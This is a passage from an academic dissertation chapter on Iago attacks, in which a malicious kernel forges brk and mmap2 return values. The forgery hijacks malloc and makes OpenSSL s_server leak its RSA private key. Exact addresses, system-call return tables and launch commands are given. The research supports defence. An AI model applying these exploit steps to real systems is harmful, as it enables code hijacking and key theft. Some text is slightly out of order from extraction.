


Figure 4.3. Confusing malloc into overwriting a saved instruction pointer.

During the first call to `sYSMALLOc()`, malloc will request that the break be extended in order to return a chunk of size *nb*. The first call to `__sbrk()` (line 10) will extend the break and return the old break. At this point, malloc thinks the start of the heap is at location S — the return value from `__sbrk()` and the end of the heap is simply S plus the size it requested the break be extended, as illustrated in (a).

The kernel returns a value that is not 8 byte aligned so malloc increases the start of the heap until it is aligned and requests the break be extended by the corresponding amount using a second call to `__sbrk()` (line 28). The kernel returns a value less than S which causes `__sbrk()` to return a failure. At this point, (b), malloc knows the start of the heap but not the end.

Next, `__sbrk()` is called a third time to determine the end of the heap E, as shown in (c). This happens without calling into the kernel because EGLIBC has recorded the current value of the break from the previous call to `__sbrk()`.

Finally, a chunk of size *nb* is split off from the heap which causes $E - S - nb + 1$ to be written to address $S + nb + 4$ as shown in (d). By carefully responding to system calls, a saved instruction pointer on the application's stack, at address $S + nb + 4$, can be overwritten with the address of the second byte of a function in libc, namely $E - S - nb + 1$.

NULL and so `__brk(0)` is called to set it. At this point, the kernel responds to the `brk` system call with $S - 1$. Since the increment is positive, `__brk()` is called with argument $S - 1 + \mathit{size}$. The kernel responds to the second `brk` system call with $S - 1 + \mathit{size}$, exactly as requested and thus `__sbrk()` returns $S - 1$.

Since the `__sbrk()` call succeeded and this is the first call to `sYSMALLOc()`, it will determine that it needs to increase *brk* by 1 on line 25 to reach an 8-byte alignment. It will then call `__sbrk()` a second time (line 28) with an additional correction so that the ending address ends on a page boundary. This causes a third and final `brk` system call. The kernel returns E. If E is less than the requested break, which it will be for our use, then `__curbreak` will be set to E and `__sbrk()` will return -1. Finally, `__sbrk()` is called a final time (line 31) to determine the end of memory and `__sbrk()` will return E without consulting the kernel.

After the region of data memory is determined, `sYSMALLOc()` sets that as the top chunk and then splits off a chunk of size *nb* to satisfy the request. In particular, line 39 writes $(E - S - nb)|$`PREV_INUSE` to location $S + nb + 4$, see Figure 4.3. By carefully picking the values of S and E, we can cause `sYSMALLOc()` to write a word we choose to any location in memory that has an address congruent to 4 modulo 8.

In particular, the word in memory we wish to overwrite is a saved instruction pointer from a `call` instruction. Fortunately (for the attacker), gcc ensures that the stack pointer is congruent to 0 modulo 16 before every `call` so that the instruction pointer is saved to an address congruent to 12 modulo 16 and thus congruent to 4 modulo 8. The address we choose to write is that of the `_IO_gets()` function — which is the implementation of the `gets()` function — and we write it over the saved instruction pointer in `_int_malloc()`'s stack frame.[3] In fact, we cannot write the address of `_IO_gets()` because the address is even and ORing `PREV_INUSE`

[3]The code for `sYSMALLOc()` is inlined into `_int_malloc()` which is called by `malloc()`.

adds one to the address. Fortunately, the first byte in the function is `0x55` which is the opcode for the `push ebp` instruction and can safely be skipped since we will not be returning from this function.

A complete example

As a complete example, consider the program in Listing 4.1. The request for 100 bytes is increased to 104 bytes for chunk metadata. Since this is already a multiple of 8, $nb = 104$. The `_IO_gets()` function is loaded at address `0xb7ef2010`. The saved instruction pointer for `_int_malloc()` is on the stack at location `0xbfffe03c`. Since we want to overwrite the value at that address, we let $S =$ `0xbfffe03c` $-$ $104 - 4 =$ `0xbfffdfd0`. And thus $E = S +$ `0xb7ef2010` $+ 104 =$ `0x77ef0048`. After responding to the `brk` system calls as described above, `_int_malloc()` returns to second instruction in the `_IO_gets()` function.

The `_IO_gets()` function calls a series of functions including the EGLIBC internal functions `_IO_default_uflow()`; `_IO_doallocate()`, which allocates a new buffer via the `mmap2` system call; and `_IO_new_file_underflow()`, which fills the buffer using the `read` system call. The kernel responds to the `mmap2` system call with the address of the saved instruction pointer in `_IO_default_uflow()`'s stack frame, `0xbfffe000`. For, `read`, the kernel fills in the buffer with a return-oriented program.

Table 4.3 shows the relevant system calls used by the program, their arguments, and how the kernel responds. The arguments and return values for `brk` are addresses; the arguments for `mmap2` and `read` are the sizes; and the return value for `mmap2` is the address. The other arguments are unimportant.

For this example, the exploit is trivial. It is just a chained return-into-libc that calls the `write()` function followed by the `_exit()` function. When the

Table 4.3. Modified system call returns for malloc.

System call	Argument	Return value
`brk`	0	`bfffdfcf`
`brk`	`c001efcf`	`c001efcf`
`brk`	`c001f000`	`77ef0048`
`mmap2`	1000	`bfffe000`
`read`	1000	1e*

*`read` reads the 30 byte exploit into the buffer.

program is run with the kernel responding normally, it immediately exits. When run with the malicious kernel, it outputs a line of text before quitting.

```
$ ./victim
Hi there!
```

Arbitrary, Turing-complete computation is possible by changing the exploit to be a more complicated return-oriented program.

4.5 Compromising OpenSSL

The procedure for compromising malloc given in Section 4.4 is general purpose and applies to any program that directly or indirectly calls `malloc()`. However, it is only applicable for the first call to `malloc()`. After the initial call, the program break has been established by EGLIBC and the break can only be increased beyond what is requested lest `__sbrk()` fail in `sYSMALLOc()` on line 10. In principle, this is no problem since the kernel can take control and coerce the application to launch an arbitrarily complicated return-oriented program which is able to disclose whatever private information was to remain hidden from the kernel. In practice, emulating enough of the legitimate software to perform the desired malicious action can be quite complicated [16] and taking control further into the program's execution can simplify exploits. In this section, we show how to leverage malloc's fallback to `mmap()` to accomplish this in some cases where

the allocated buffer is used as the destination of a `read()` call, similar to the code snippet in Section 4.4.1.

From Section 4.4.3, we can control the starting and ending addresses of the program's data region by responding to `brk` system calls. There is an additional restriction on where we can place the end of the data region, which is described below, but the idea is to leverage this ability to control where in a program's execution `sYSMALLOc()` is called a subsequent time. That is, the program makes a number of calls to `malloc()` and `free()` and one of the buffers allocated by `malloc()` is passed to `read()`.

By responding appropriately to `brk`, the kernel arranges for the size of the program's data region to be just large enough that when the program attempts to allocate the region of memory which will be passed to `read()`, malloc is forced to call `sYSMALLOc()`. If the allocation is larger than the *mmap_threshold*, the allocation will be memory mapped (lines 2–7) and so the kernel can return the address of the memory it wishes to overwrite. Otherwise, `__sbrk()` will be called. At this point, the kernel can refuse to increase the break in response to the `brk` system call which will cause `__sbrk()` to fail and `sYSMALLOc()` will fall back on `mmap()` (lines 11–18) and again the kernel can provide the address it wants.

There are several caveats with this method. The first is the restriction on ending addresses for the data region. Due to an assertion early in `sYSMALLOc()`, the end of the data region must be aligned on a page boundary.[4] The second is that the chosen end of the data region must be at an address that is less than the requested one to cause the second call to `__sbrk()` to fail. Thus if we want the

[4]This assertion appears to be a (mostly harmless) bug in EGLIBC. A comment in the code after the second `__sbrk()` (corresponding to line 28) indicates that the third call is to find the end of memory in the hope that the allocation will still be possible. If the end does not lie on a page boundary, then the next call to `sYSMALLOc()` will (erroneously) abort the program rather than attempt `mmap()` or return `NULL`.

end to be at a greater address than requested, we must initially set the end at a smaller address and then handle successive `brk` requests normally until we reach the point we wish it to fail. The final caveat is that a program may allocate a great deal of memory initially and then free it such that subsequent allocations come from the free chunks. The upshot of these caveats is that we cannot always arrange for `brk` to fail for exactly the allocation we wish. However, it may be possible to fail several allocations early.

A complete example

As an example of the technique of making malloc fall back on `mmap()`, we describe attacking the OpenSSL s_server program. This program (usually started by running the `openssl` binary with the `s_server` option) listens on a specified port for incoming connections and sets up a TLS/SSL connection. Afterward, incoming data is decrypted and written to standard out and data read from standard in is encrypted and sent over the socket. The secret key and certificate used in the TLS/SSL protocol are stored in files on disk.

Under the assumptions of an Overshadow-like system, the kernel would be prevented from reading the contents of the secret key on disk and, of course, it could not read it from `openssl`'s memory during execution. With the help of OpenSSL's s_client program — the companion program to s_server — the kernel will cause s_server to disclose its secret key, in this case, the RSA private exponent.

The first step is to launch OpenSSL s_server.

```
$ openssl s_server -key secret.key -cert cert.pem -accept 8080
```

This starts the server listening on port 8080. As before, the kernel responds to the first three `brk` system calls in order to set the length of data memory appropriately as described in Table 4.4. This causes the top chunk to have `0x13000` bytes of memory, initially.

Table 4.4. Modified system call returns for OpenSSL s_server.

System call	Argument	Return value
brk	0	081e4fff
brk	08205fff	08205fff
brk	08206000	081f8000
brk	0821a000	081f8000
mmap2	1000000	bfeff000

The next step is to launch OpenSSL s_client with the exploit payload.

```
$ openssl s_client -connect localhost:8080 <exploit
```

The client will connect to the server and send the exploit code. After the client connects, the server will allocate `0x4000` bytes of memory for a buffer into which it will read the decrypted data. However, by this point, neither the free chunks nor the top chunk will be large enough to accommodate this allocation, so `sYSMALLOc()` requests more memory via `__sbrk()`. This time, the kernel responds to `brk` by returning the same value as before. This causes `__sbrk()` to return -1 and `sYSMALLOc()` falls back on `mmap()`. The kernel responds to the `mmap2` system call with an address on the stack. The server sets up a TLS connection with the client and then reads the encrypted exploit payload. The payload is decrypted and stored in the buffer which is really part of `SSL_read()`'s stack frame. Rather than returning to the function that called `SSL_read()`, it returns to a simple return-oriented program which calls the `write()` function to write the contents of the private exponent of the secret key to `stderr` and then exits.

4.6 Discussion and Conclusions

We have introduced Iago attacks: attacks in which a malicious kernel induces a protected process to act against its interests by manipulating system call return values. We have defined a threat model for Iago attacks, implemented a

platform for experimenting with Iago attacks, and used this platform to demonstrate Iago attacks against Linux applications, including any application which uses `malloc()`. Some of our attacks induce arbitrary computation in the protected program.

Iago attacks provide a partial answer to an open problem posed by Chen et al.: "The implications of maliciously changing the behavior of seemingly innocuous parts of the system call API, such as those for managing identity and concurrency, are still largely unstudied" [19, Section 2.2].

Iago attacks are evidence that protecting applications from malicious kernels is more difficult than previously realized. We believe that there are several fundamental reasons for this difficulty. First, the system call API was not designed to be an untrusted RPC interface, so unsurprisingly it is a difficult interface to secure. Second, system calls are used at all layers of a program, including the libraries the program links against; securing applications against Iago attacks requires understanding the system calls made at every layer. Third, system calls are frequently used in other ways than for their nominal semantic content; providing a replacement to process IDs for reliable signal delivery does nothing to help OpenSSL's reliance on `getpid()` for entropy stirring.

Ports and Garfinkel [69] suggest that *verifying* that return values are correctly computed is easier than undertaking to compute them, and that a trusted supervisor monitoring the behavior of an untusted kernel can be smaller and simpler than the kernel itself. Our findings do not refute this claim, but they do suggest that the gap between verifying and computing may be smaller than previously realized, at least for the more complex of a kernel's tasks. For some tasks, such as managing virtual memory, verifying return values may require the supervisor to have a complete understanding of a kernel's memory management algorithms and data structures.

Address-space layout randomization makes it hard to exploit memory bugs, but the untrusted kernel is in charge of process creation. How can the supervisor be sure that the kernel isn't placing the process' memory segments in predictable locations?[5] For that matter, what constitutes a reasonable memory layout? At a crucial point, the attack we describe in Section 4.4.3 overlays an `mmap`ed memory region on the stack, and perhaps this could be noticed and prevented by the supervisor. But there are legitimate reasons that processes would want to map memory on top of an existing mapping. More generally, we believe that variants of our attack are possible without overlapping memory regions. One promising target for such an approach is the stack segment. Oberheide recently demonstrated the possibility of "stack overflow" attacks [66], in which the stack of a program is induced to extend down so far (by means, for example, of a recursive function that parses user input) that it (implicitly) overlaps some other memory segment, leading memory safety guarantees to be violated. Oberheide was able to exhibit stack overflow attacks against real programs run on benign kernels; such attacks would be easier to mount when a malicious kernel decides the layout of the stack and other memory segments in process memory.

Understanding the situations in which verifying return values is easier than computing them, for virtual memory as well as other subsystems represented in the system call API, remains an important open problem. A particularly interesting challenge: Is it always possible to verify a system call return value based on the current state of the system, or are there system call values that can only be provisionally verified and must be checked for consistency with subsequent return values? Put another way, is it or isn't it possible to verify the behavior of a kernel

[5] One intriguing possibility is that, on process startup, a shim runs that randomizes the runtime environment. But this is no silver bullet; past work has repeatedly shown that attackers are able to adjust to uncertainty about their target's memory layout; see, e.g., [83].

using a constant amount of state as a function of the time a process has been running?

One possibility is that running arbitrary applications on an untrusted kernels is too ambitious a goal. Instead, the technologies developed for such systems can and should be applied to secure custom or special-purpose tasks as part of a larger system, minimizing the trusted computing base required for these tasks. We observe a similar trajectory for system call interposition, which, when introduced, was envisioned as a means for sandboxing arbitrary untrusted applications [37, 71, 36]. Sandboxing complex general-purprose software proved to be difficult [35]; today, system call interposition is used fruitfully for sandboxing special-purpose processes, such as the Chromium renderer [10].

Acknowledgements

We thank Dan Boneh, Nadia Heninger, David Kohlbrenner, Eric Rescorla, Stefan Savage, and Vitaly Shmatikov for helpful discussions about this work; Michael Bailey, Peter Chen, J. Alex Halderman, Peter Honeyman, Jon Oberheide, and others at the University of Michigan for their comments on an early presentation of this work; and Katharine Tillman for suggesting a name for the attack.

This material is based upon work supported by National Science Foundation under grant CNS-0831532 (Cyber Trust) and by the MURI program under AFOSR Grant No. FA9550-08-1-0352.

Chapter 4, in part, has been submitted for publication of the material as it may appear in George Danezis and Virgil Gligor, editors, *Proceedings of CCS 2012*. Stephen Checkoway and Hovav Shacham, ACM Press, October 2012. The dissertation author was the primary investigator and author of this paper.

Bibliography

[1] Martín Abadi, Mihai Budiu, Úlfar Erlingsson, and Jay Ligatti. Control-flow integrity: Principles, implementations, and applications. In Vijay Atluri, Catherine Meadows, and Ari Juels, editors, *Proceedings of CCS 2005*, pages 340–53. ACM Press, November 2005.

[2] Alfred V. Aho, Ravi Sethi, and Jeffrey D. Ullman. *Compilers: Principles, Techniques, and Tools*. Addison-Wesley Longman Publishing Co., Inc., Boston, MA, USA, 1986. ISBN 0-201-10088-6.

[3] Aleph One. Smashing the stack for fun and profit. *Phrack Magazine*, 7(49), November 1996.

[4] James P. Anderson. Computer security technology planning study volume II. Technical Report ESD-TR-73-51, Electronic Systems Division, Air Force Systems Command, October 1972.

[5] Anonymous. Once upon a free()... . *Phrack Magazine*, 57(9), August 2001. http://www.phrack.org/archives/57/p57_0x09_Once%20upon%20a%20free()_by_anonymous%20author.txt.

[6] Andrew W. Appel. How I bought used voting machines on the Internet, February 2007. http://www.cs.princeton.edu/~appel/avc/.

[7] Andrew W. Appel, Maia Ginsburg, Harri Hursti, Brian W. Kernighan, Christopher D. Richards, and Gang Tan. Insecurities and inaccuracies of the Sequoia AVC Advantage 9.00H DRE voting machine, October 2008. Online: http://citp.princeton.edu/voting/advantage/advantage-insecurities-redacted.pdf.

[8] Andrew W. Appel, Maia Ginsburg, Harri Hursti, Brian W. Kernighan, Christopher D. Richards, Gang Tan, and Penny Venetis. The New Jersey voting-machine lawsuit and the AVC Advantage DRE voting machine. In David Jefferson, Joseph Lorenzo Hall, and Tal Moran, editors, *Proceedings of EVT/WOTE 2009*. USENIX/ACCURATE/IAVoSS, August 2009.

[9] Yonatan Aumann, Yan Zong Ding, and Michael Rabin. Everlasting security in the bounded storage model. *IEEE Trans. Info. Theory*, 48(6):1668–80, June 2002.

[10] Adam Barth, Collin Jackson, Charles Reis, and The Google Chrome Team. The security architecture of the Chromium browser. Online: http://seclab.stanford.edu/websec/chromium/, 2008.

[11] blackngel. Malloc des-maleficarum. *Phrack Magazine*, 66(10), November 2009. http://www.phrack.org/archives/66/p66_0x0a_Malloc%20Des-Maleficarum_by_blackngel.txt.

[12] blackngel. ptmalloc v2 & v3: Analysis & corruption. *Phrack Magazine*, 67(8), November 2010. http://www.phrack.org/archives/67/p67_0x08_The%20House%20Of%20Lore:%20Reloaded%20ptmalloc%20v2%20&%20v3:%20Analysis%20&%20Corruption_by_blackngel.txt.

[13] California Secretary of State Debra Bowen. "Top-to-Bottom" Review of voting machines certified for use in California. Technical report, California Secretary of State, 2007. http://sos.ca.gov/elections/elections.vsr.htm.

[14] Ohio Secretary of State Jennifer Brunner. Evaluation & Validation of Election-Related Equipment, Standards & Testing. Technical report, Ohio Secretary of State, 2007. http://www.sos.state.oh.us/SOS/Text.aspx?page=4512.

[15] Erik Buchanan, Ryan Roemer, Hovav Shacham, and Stefan Savage. When good instructions go bad: Generalizing return-oriented programming to RISC. In Paul Syverson and Somesh Jha, editors, *Proceedings of CCS 2008*, pages 27–38. ACM Press, October 2008.

[16] Stephen Checkoway, Ariel J. Feldman, Brian Kantor, J. Alex Halderman, Edward W. Felten, and Hovav Shacham. Can DREs provide long-lasting security? The case of return-oriented programming and the avc advantage. In David Jefferson, Joseph Lorenzo Hall, and Tal Moran, editors, *Proceedings of EVT/WOTE 2009*. USENIX/ACCURATE/IAVoSS, August 2009.

[17] Stephen Checkoway, Hovav Shacham, and Eric Rescorla. Are text-only data formats safe? Or, use this LaTeX class file to pwn your computer. In Michael Bailey, editor, *Proceedings of LEET 2010*. USENIX, April 2010.

[18] Ping Chen, Hai Xiao, Xiaobin Shen, Xinchun Yin, Bing Mao, and Li Xie. DROP: Detecting return-oriented programming malicious code. In Atul Prakash and Indranil Sengupta, editors, *Proceedings of ICISS 2009*, volume 5905 of *LNCS*,

pages 163–77. Springer-Verlag, December 2009.

[19] Xiaoxin Chen, Tal Garfinkel, E. Christopher Lewis, Pratap Subrahmanyam, Carl A. Waldspurger, Dan Boneh, Jeffrey Dwoskin, and Dan R.K. Ports. Overshadow: a virtualization-based approach to retrofitting protection in commodity operating systems. In James Larus, editor, *Proceedings of ASPLOS 2008*, pages 2–13. ACM Press, March 2008.

[20] Common vulnerabilities and exposures, 2012. http://cve.mitre.org/data/downloads/index.html Accessed 2012-05-14.

[21] Compuware Corporation. Direct recording electronic (DRE) technical security assessment report, November 2003.

[22] Jedidiah R. Crandall, Shyhtsun Felix Wu, and Frederic T. Chong. Experiences using Minos as a tool for capturing and analyzing novel worms for unknown vulnerabilities. In Klaus Julisch and Christopher Krügel, editors, *Detection of Intrusions and Malware, and Vulnerability Assessment, Second International Conference, DIMVA 2005*, volume 3548 of *LNCS*, pages 32–50. Springer-Verlag, July 2005.

[23] dark spyrit. Win32 buffer overflows (location, exploitation and prevention). *Phrack Magazine*, 55(15), September 1999. http://www.phrack.org/archives/55/p55_0x0f_Win32%20Buffer%20Overflows..._by_dark%20spyrit.txt.

[24] Lucas Davi, Ahmad-Reza Sadeghi, and Marcel Winandy. Dynamic integrity measurement and attestation: Towards defense against return-oriented programming attacks. In N. Asokan, Cristina Nita-Rotaru, and Jean-Pierre Seifert, editors, *Proceedings of STC 2009*, pages 49–54. ACM Press, November 2009.

[25] Lucas Davi, Ahmad-Reza Sadeghi, and Marcel Winandy. ROPdefender: A detection tool to defend against return-oriented programming attacks. Technical Report HGI-TR-2010-001, Ruhr University Bochum, March 2010. Online: http://www.trust.rub.de/home/_publications/LuSaWi10/.

[26] Seda Davtyan, Sotiris Kentros, Aggelos Kiayias, Laurent Michel, Nicolas Nicolaou, Alexander Russell, Andrew See, Narasimha Shashidhar, and Alexander A. Shvartsman. Pre-election testing and post-election audit of optical scan voting terminal memory cards. In David Dill and Tadayoshi Kohno, editors, *Proceedings of EVT 2008*. USENIX/ACCURATE, July 2008.

[27] Ulrich Drepper. Pointer encryption. Blog post, January 2007. http://udrepper.livejournal.com/13393.html. Accessed February 4, 2010.

[28] ISO/IEC FDIS 9899:1999 (E). *Programming languages – C*. ISO, 1999.

[29] Úlfar Erlingsson, Martín Abadi, Michael Vrable, Mihai Budiu, and George Necula. XFI: Software guards for system address spaces. In Brian Bershad and Jeff Mogul, editors, *Proceedings of OSDI 2006*, pages 75–88. USENIX Association, November 2006.

[30] Ariel J. Feldman, J. Alex Halderman, and Edward W. Felten. Security analysis of the Diebold AccuVote-TS voting machine. In Ray Martinez and David Wagner, editors, *Proceedings of EVT 2007*. USENIX/ACCURATE, August 2007. http://itpolicy.princeton.edu/voting/ts-paper.pdf.

[31] Edward W. Felten. NJ election day: Voting machine status, June 2008. http://www.freedom-to-tinker.com/blog/felten/nj-election-day-voting-machine-status.

[32] Aurélien Francillon and Claude Castelluccia. Code injection attacks on Harvard-architecture devices. In Paul Syverson and Somesh Jha, editors, *Proceedings of CCS 2008*, pages 15–26. ACM Press, October 2008.

[33] Aurélien Francillon, Daniele Perito, and Claude Castelluccia. Defending embedded systems against control flow attacks. In Sven Lachmund and Christian Schaefer, editors, *Proceedings of SecuCode 2009*, pages 19–26. ACM Press, November 2009.

[34] Mike Frantzen and Mike Shuey. StackGhost: Hardware facilitated stack protection. In Dan Wallach, editor, *Proceedings of Usenix Security 2001*, pages 55–65. USENIX, August 2001.

[35] Tal Garfinkel. Traps and pitfalls: Practical problems in system call interposition based security tools. In Virgil Gligor and Mike Reiter, editors, *Proceedings of NDSS 2003*. Internet Society, February 2003.

[36] Tal Garfinkel, Ben Pfaff, and Mendel Rosenblum. Ostia: A delegating architecture for secure system call interposition. In Mike Reiter and Dan Boneh, editors, *Proceedings of NDSS 2004*. Internet Society, February 2004.

[37] Ian Goldberg, David Wagner, Randi Thomas, and Eric A. Brewer. A secure environment for untrusted helper applications. In Greg Rose, editor, *Proceedings of USENIX Security 1996*. USENIX, July 1996.

[38] J. Alex Halderman and Ariel J. Feldman. AVC Advantage: Hardware functional specifications. Technical Report TR-816-08, Department of Computer

Science, Princeton University, Princeton, New Jersey, March 2008.

[39] Joshua S. Herbach. Simulating the Sequoia AVC Advantage DRE voting machine, May 2007. http://www.cs.princeton.edu/~herbach/SimulatingAVCAdvantage.pdf.

[40] Ralf Hund. Listing of gadgets constructed on ten evaluation machines. Online: http://pi1.informatik.uni-mannheim.de/filepool/projects/return-oriented-rootkit/measurements-ro.tgz, May 2009.

[41] Ralf Hund, Thorsten Holz, and Felix Freiling. Return-oriented rootkits: Bypassing kernel code integrity protection mechanisms. In Fabian Monrose, editor, *Proceedings of Usenix Security 2009*, pages 383–98. USENIX, August 2009.

[42] Harri Hursti. Critical security issues with Diebold TSx, May 2006.

[43] *IA-32 Intel Architecture Software Developer's Manual, Volume 2: Instruction Set Reference*. Intel Corporation, 2001.

[44] *IA-32 Intel Architecture Software Developer's Manual, Volume 3: System Programming Guide*. Intel Corporation, 2001.

[45] Michel Kaempf. Vudo malloc tricks. *Phrack Magazine*, 57(8), August 2001. http://www.phrack.org/archives/57/p57_0x08_Vudo%20malloc%20tricks_by_MaXX.txt.

[46] Tadayoshi Kohno, Adam Stubblefield, Aviel D. Rubin, and Dan S. Wallach. Analysis of an electronic voting system. In David A. Wagner and Michael Waidner, editors, *Proceedings of Security and Privacy ("Oakland") 2004*, pages 27–40. IEEE Computer Society, May 2004.

[47] Tim Kornau. Return oriented programming for the ARM architecture. Master's thesis, Ruhr-Universität Bochum, January 2010. Online: http://zynamics.com/downloads/kornau-tim--diplomarbeit--rop.pdf.

[48] Sebastian Krahmer. x86-64 buffer overflow exploits and the borrowed code chunks exploitation technique, September 2005. http://www.suse.de/~krahmer/no-nx.pdf.

[49] Jinku Li, Zhi Wang, Xuxian Jiang, Michael Grace, and Sina Bahram. Defeating return-oriented rootkits with "return-less" kernels. In Gilles Muller, editor, *Proceedings of EuroSys 2010*, pages 195–208. ACM Press, April 2010.

[50] Felix "FX" Lidner. Developments in Cisco IOS forensics. CONFidence 2.0, November 2009. Presentation. Slides: http://www.recurity-labs.com/content/pub/FX_Router_Exploitation.pdf.

[51] David Lie, Chandramohan Thekkath, and Mark Horowitz. Implementing an untrusted operating system on trusted hardware. In Larry Peterson, editor, *Proceedings of SOSP 2003*, pages 178–92. ACM Press, October 2003.

[52] David Litchfield. Defeating the stack based buffer overflow prevention mechanism of Microsoft Windows 2003 Server, September 2003. Online: http://www.ngssoftware.com/papers/defeating-w2k3-stack-protection.pdf.

[53] Chi-Keung Luk, Robert Cohn, Robert Muth, Harish Patil, Artur Klauser, Geoff Lowney, Steven Wallace, Vijay Janapa Reddi, and Kim Hazelwood. Pin: Building customized program analysis tools with dynamic instrumentation. In Vivek Sarkar and Mary W. Hall, editors, *Proceedings of PLDI 2005*, pages 190–200. ACM Press, June 2005.

[54] Joshua Mason, Sam Small, Fabian Monrose, and Greg MacManus. English shellcode. In Somesh Jha and Angelos Keromytis, editors, *Proceedings of CCS 2009*, pages 524–33. ACM Press, November 2009.

[55] Jonathan M. McCune, Bryan Parno, Adrian Perrig, Michael K. Reiter, and Arvind Seshadri. Minimal tcb code execution (extended abstract). In Birgit Pfitzmann and Patrick McDaniel, editors, *Proceedings of IEEE Security & Privacy ("Oakland") 2007*, pages 267–72. IEEE Computer Society, May 2007.

[56] Jonathan M. McCune, Bryan Parno, Adrian Perrig, Michael K. Reiter, and Arvind Seshadri. How low can you go? Recommendations for hardware-supported minimal TCB code execution. In James Larus, editor, *Proceedings of ASPLOS 2008*, pages 14–25. ACM Press, March 2008.

[57] Jonathan M. McCune, Bryan Parno, Adrian Perrig, Michael K. Reiter, and Arvind Seshadri. Flicker: An execution infrastructure for TCB minimization. In Steven Hand, editor, *Proceedings of EuroSys 2008*, pages 315–28. ACM Press, March 2008.

[58] Jonathan M. McCune, Adrian Perrig, and Michael K. Reiter. Safe passage for passwords and other sensitive data. In Giovanni Vigna, editor, *Proceedings of NDSS 2009*. The Internet Society, February 2009.

[59] John McDonald. Defeating Solaris/SPARC non-executable stack protection. Bugtraq, March 1999. Online: http://seclists.org/bugtraq/1999/Mar/4.

[60] Tal Moran and Moni Naor. Receipt-free universally-verifiable voting with everlasting privacy. In Cynthia Dwork, editor, *Proceedings of Crypto 2006*, volume 4117 of *LNCS*, pages 373–92. Springer-Verlag, September 2006.

[61] Ryan Naraine. Pwn2Own 2010: iPhone hacked, SMS database hijacked. Online: http://blogs.zdnet.com/security/?p=5836, March 2010.

[62] Nergal. The advanced return-into-lib(c) exploits: PaX case study. *Phrack Magazine*, 58(4), December 2001. http://www.phrack.org/archives/58/p58_0x04_Advanced%20return-into-lib(c)%20exploits%20(PaX%20case%20study)_by_nergal.txt.

[63] Nicholas Nethercote and Julian Seward. Valgrind: A framework for heavy-weight dynamic binary instrumentation. In Jeanne Ferrante and Kathryn S. McKinley, editors, *Proceedings of PLDI 2007*, pages 89–100. ACM Press, June 2007.

[64] Tim Newsham. Re: Smashing the stack: prevention? Bugtraq, April 1997. Online: http://seclists.org/bugtraq/1997/Apr/129.

[65] Gene Novark and Emery D. Berger. DieHarder: Securing the heap. In Angelos D. Keromytis and Vitaly Shmatikov, editors, *Proceedings of CCS 2010*. ACM Press, October 2010.

[66] Jon Oberheide. The stack is back. Presented at Infiltrate 2012, January 2012. Presentation. Slides: http://jon.oberheide.org/files/infiltrate12-thestackisback.pdf.

[67] PaX Team. What the future holds for PaX, March 2003. Online: http://pax.grsecurity.net/docs/pax-future.txt.

[68] Phantasmal Phantasmagoria. The malloc maleficarum: Glibc malloc exploitation techniques. Bugtraq, October 2005. http://seclists.org/bugtraq/2005/Oct/118.

[69] Dan R.K. Ports and Tal Garfinkel. Towards application security on untrusted operating systems. In Niels Provos, editor, *Proceedings of HotSec 2008*. USENIX, July 2008.

[70] POSIX.1-2008/IEEE Std 1003.1-2008. *The Open Group Base Specifications Issue 7*. IEEE and The Open Group, 2008.

[71] Niels Provos. Improving host security with system call policies. In Vern Paxson, editor, *Proceedings of USENIX Security 2003*. USENIX, August 2003.

[72] RABA Innovative Solution Cell. Trusted agent report: Diebold AccuVote-TS voting system, January 2004.

[73] Eric Rescorla. *SSL and TLS: Designing and Building Secure Systems*. Addison-Wesley, 2000.

[74] Gerardo "Gera" Richarte. Re: Future of buffer overflows? Bugtraq, October 2000. Online: http://seclists.org/bugtraq/2000/Nov/32 and http://seclists.org/bugtraq/2000/Nov/26.

[75] Gerardo "Gera" Richarte. Insecure programming by example: Esoteric #2. Online: http://community.corest.com/~gera/InsecureProgramming/e2.html, July 2001.

[76] Thomas Ristenpart and Scott Yilek. When good randomness goes bad: Virtual machine reset vulnerabilities and hedging deployed cryptography. In Wenke Lee, editor, *Proceedings of NDSS 2003*. Internet Society, February 2003.

[77] Ryan Roemer. Finding the bad in good code: Automated return-oriented programming exploit discovery. Master's thesis, UC San Diego, March 2009. Online: https://cseweb.ucsd.edu/~rroemer/doc/thesis.pdf.

